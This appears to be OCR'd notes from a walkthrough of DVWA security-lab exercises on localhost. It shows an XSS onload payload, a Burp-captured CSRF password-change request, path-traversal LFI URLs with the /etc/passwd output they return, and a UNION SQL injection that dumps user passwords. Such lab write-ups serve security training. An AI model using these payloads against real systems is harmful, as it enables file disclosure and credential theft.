
<body onload=alert(“bingo”)>





CSRF

Low Level











Mid security


Add reference after user click the the and when it is intercept at link


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google
Request to http://localhost:80 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open Browser
GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
Host: localhost
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/vulnerabilities/csrf/?password_new=admin&password_conf=password&Change=Change
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=hla7tbhtlhl60uufjoapqlaol; security=medium
Connection: close
Inspector
Selection
Selected text
Referer: http://localhost/vulnerabilities/csrf/?password_new=admin&password_conf=password&Change=Change
Decoded from:
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
Password Changed.
More Information
https://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
https://en.wikipedia.org/wiki/Cross-site_request_forgery
Username: admin
Security Level: medium
PHPIDS: disabled
View Source
View Help


LFI

Low Security




Mid Security

http://localhost/vulnerabilities/fi/?page=..././..././..././..././..././..././etc/passwd



High Security


http://localhost/vulnerabilities/fi/?page=file:///etc/passwd


Vulnerability: Cross Site R
Burp Suite Professional
Burp Suite
Vulnerability: File Inclusio
localhost/vulnerabilities/fi/?page=file:///etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout


SQLi

Low level


test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #




Mid level



